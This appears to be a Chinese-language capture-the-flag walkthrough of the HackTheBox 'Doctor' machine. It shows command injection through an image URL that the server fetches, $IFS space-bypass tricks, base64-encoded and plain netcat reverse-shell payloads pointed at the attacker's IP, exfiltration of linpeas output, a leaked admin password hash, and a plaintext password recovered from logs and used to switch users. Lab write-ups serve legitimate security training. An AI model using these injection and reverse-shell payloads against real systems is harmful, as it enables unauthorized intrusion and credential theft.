因为在 `/new` 页面发布内容后，会创建对应的 `/post/<id>`，从2开始，改为1时提示admin创建的内容





点击 admin 名称，看到的内容是一样的...



一度以为是越权修改管理员密码... 又硬怼了两个小时。

换思路，看看是不是模板注入。测试下来好像也不是，开始尝试XSS...





牛皮，使用 CURL 请求内容里的图片地址。


是否存在

`<img src=http://10.10.14.30:9999/{{2-1}}>` - 有响应 路径为 `/`

`<img src=http://10.10.14.30:9999/$(2-1)>` - 有响应 路径为`/


`<img src=http://10.10.14.30:9999/$(ls)>` - 有响应 路径为 `/blog`

看样子存在命令执行，试试 `<img src=http://10.10.14.30:9999/$(pwd)>`



尝试通过NC反弹上线。`<img src=http://10.10.14.30:9999/$(echo 'bmMgLWUgL2Jpbi9zaCAxMC4xMC4xNC4zMCA5OTk5Cg==='|base64 -d|bash)>` 失败，怀疑需要bypass命令里的空格。

参考 https://xz.aliyun.com/t/3918




我这里有个逻辑错误，同时请求和监听 9999 这个端口，当 curl 过来后监听就终止了，后续的命令执行反弹 nc 将不会执行。

所以用 python 起个了个 http，用于判断服务端的 CURL 是否请求，在 nc 监听 9999，判断反弹 shell 是否执行。


最终使用特殊变量:$IFS 完成反弹

`<img src=http://10.10.14.30/$(nc -e /bin/sh 10.10.14.30 9999)>` 这里也很奇怪，不加 `traditional` 不会成功反弹...


```
<img src=http://10.10.14.30/$(nc.traditional$IFS-e$IFS/bin/sh$IFS'10.10.14.30'$IFS'9999')>
```



查看当前用户，及哪些用户具备登录。




查看了 web 用户下是没有flag文件的，看来是保存在其他账号哪了。传 linpeas.sh 去服务器，将扫描完成的结果通过 NC 回传到 kali。



存在 admin 账号的密码哈希，暂时不知道是啥密码类型..

```
 → Extracting tables from /opt/clean/site.db (limit 20)
  ⟶ Found interesting column names in user (output limit 10)
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(20) NOT NULL,
        email VARCHAR(120) NOT NULL,
        image_file VARCHAR(20) NOT NULL,
        password VARCHAR(60) NOT NULL,
        PRIMARY KEY (id),
        UNIQUE (username),
        UNIQUE (email)
)
1, admin, admin@doctor.htb, default.gif, $2b$12$Tg2b8u/elwAyfQOvqvxJgOTcsbnkFANIDdv6jVXmxiWsg4IznjI0S


[+] Web files?(output limit)
/var/www/:
total 12K
drwxr-xr-x  3 root     root 4,0K Jul 20 22:32 .
```

在审计日中看到有关 shaun 用户的信息，尝试全局搜索。




`grep -ri 'shaun' /` 之后并没用有用的东西。`grep -i 'uid=1002' auth.log*` 一样找不到有用的内容...

后来还是翻 linpeas 的时候看到一个 `backup` 文件，里面有一条重置密码，但返回的是后端500错误。而这个 `/rest_password` 就是先前 burp 里看到的那条...


```
apache2/error.log:[Fri Dec 25 12:12:20.950757 2020] [php7:error] [pid 52133] [client 10.10.14.85:55870] script '/var/www/html/forgot_password.php' not found or unable to stat
apache2/backup:10.10.14.4 - - [05/Sep/2020:11:17:34 +2000] "POST /reset_password?email=Guitar123" 500 453 "http://doctor.htb/reset_password"
apache2/access.log:10.10.14.189 - - [25/Dec/2020:08:51:41 +0100] "HEAD /password.php HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)"
apache2/access.log:10.10.14.189 - - [25/Dec/2020:08:51:45 +0100] "HEAD /password/ HTTP/1.1" 404 140 "-" "DirBuster-1.0-RC1 (http://www.owasp.org/index.php
```

尝试用 `shaun:Guitar123` 组合，成功访问Splunk API。 哎，信息收集还是得仔细才能找到突破口...

su 到 shaun 用户那 user flag



└─# nc.traditional -lvvp 9999
listening on [any] 9999 ...
connect to [10.10.14.30] from doctors.htb [10.10.10.209] 49616
ls
blog
blog.sh
-e
exim
linpeas.sh
linpeas.sh.1
linpeas.txt
-o
output
python
python.1
raptor_exim_wiz
shell.ph4
su shaun
asd
pwd
/home/web
python3 -c 'import pty; pty.spawn("/bin/bash")'
web@doctor:~$ ls
ls
blog -e linpeas.sh linpeas.txt output python.1 shell.ph4
blog.sh exim linpeas.sh.1 -o python raptor_exim_wiz
web@doctor:~$ su shaun
su shaun
Password: Guitar123
shaun@doctor:/home/web$
[work] 1:openvpn- 2:nc.traditional*

